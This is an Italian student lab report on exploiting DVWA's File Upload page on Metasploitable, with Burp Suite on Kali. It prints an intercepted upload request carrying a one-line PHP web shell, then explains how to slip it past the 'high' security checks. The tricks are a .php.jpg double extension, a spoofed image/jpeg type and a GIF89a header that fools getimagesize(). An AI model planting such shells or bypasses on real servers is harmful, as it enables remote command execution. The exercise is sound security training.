REPORT S6/L1


Obiettivo

Sfruttare una vulnerabilità di un File Upload sulla DVWA per l'inserimento di una shell in PHP.


Preparazione dell’ambiente

Per prima cosa verifichiamo la connessione tra Kali e Metasploitable

Ping Kali ⇒ Meta




Ping Meta ⇒ Kali



Caricamento della Shell PHP

Avviamo **Burp Suite** su Kali Linux e accediamo alla **DVWA** della Metasploitable (IP).

Impostiamo la **DVWA Security** su **Low**.




Spostiamoci alla sezione **File Upload** della DVWA.

Per questa simulazione utilizzerò un semplice script in Php, che apre una shell.

Script

Carichiamo il file attraverso il modulo di upload:



Intercettazione e analisi con Burp Suite


Prima di eseguire l'upload, passiamo su Burp Suite per visualizzare l'intercettazione delle richieste HTTP/HTTPS effettuate durante il processo

Request


Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 433
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.50.101
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryog9RvvTpFGArSPHv
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=a9576f45d55a3272300577297c6a5441
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryog9RvvTpFGArSPHv
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryog9RvvTpFGArSPHv
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25 ------WebKitFormBoundaryog9RvvTpFGArSPHv
26 Content-Disposition: form-data; name="Upload"
27
28 Upload
29 ------WebKitFormBoundaryog9RvvTpFGArSPHv--
30
```

Ora torniamo sulla DVWA, e **accediamo alla Shell** caricata tramite il browser



Dopodichè usiamo la shell per eseguire comandi da remoto sulla Metasploitable




BONUS

Obiettivo
Provare ad utilizzare una shell più avanzata e provare con livello medium e high.

Per la **generazione** di una **Shell** più **avanzata,** mi sono affidato all'**intelligenza artificiale**.

Per prima cosa, ho alzato il livello ad **high**



Dopodichè ho effettuato gli stessi passaggi fatti precedentemente, **intercettando** la richiesta con **Burp Suite**

Per far si che funzioni anche con il livello high, ho **cambiato** alcuni **valori** nel codice della richiesta:

- **filename**=”malvare.php” ⇒ **filename**=”malvare.php.jpg”
- **Content-Type**: application/x-php ⇒ **Content-Type**: image/jpeg
- Aggiunta l’intestazione **GIF89a;**

```
100000
------WebKitFormBoundaryGlCLjioZ2CxylKvf
Content-Disposition: form-data; name="uploaded"; filename="malware.php.jpg"
Content-Type: image/jpeg

GIF89a;
<?php
/*
 * EduShell - Simple PHP Web Shell for Educational Purposes
 * Use only in authorized environments (DVWA/Metasploitable).
 */
```

Nel livello **High**, DVWA non si fida solo dell'estensione del file. Usa una funzione PHP chiamata **getimagesize()**. Questa funzione non legge l'estensione, ma apre il file e legge i primi byte (l'intestazione o **Header**) per vedere se corrispondono alla "firma" digitale di un'immagine reale.

Aggiungendo **GIF89a;** all'inizio del codice PHP ho ingannato **getimagesize(),** il server legge i primi byte: **GIF89a**... -> Il server pensa: "Ok, questa è un'immagine GIF valida"

La modifica dell'estensione (**filename="malvare.php.jpg"**) serve a bypassare la Whitelist delle estensioni.

Rinominando il file in **.php.jpg**, l'estensione finale è **jpg**. Il controllo di sicurezza (che guarda solo l'ultima parte dopo il punto) dà il via libera.

La modifica del MIME Type (**Content-Type: image/jpeg**) serve a bypassare il controllo del tipo MIME.

Quando un browser invia un file, dice al server di che tipo è tramite l'intestazione HTTP **Content-Type**.

- Originale: **Content-Type: application/x-php** (Il server lo blocca subito).
- Modificato: **Content-Type: image/jpeg** (Il server crede sia un'immagine).

Detto ciò carichiamo il file attraverso il modulo di upload e accediamo alla Shell caricata tramite il browser: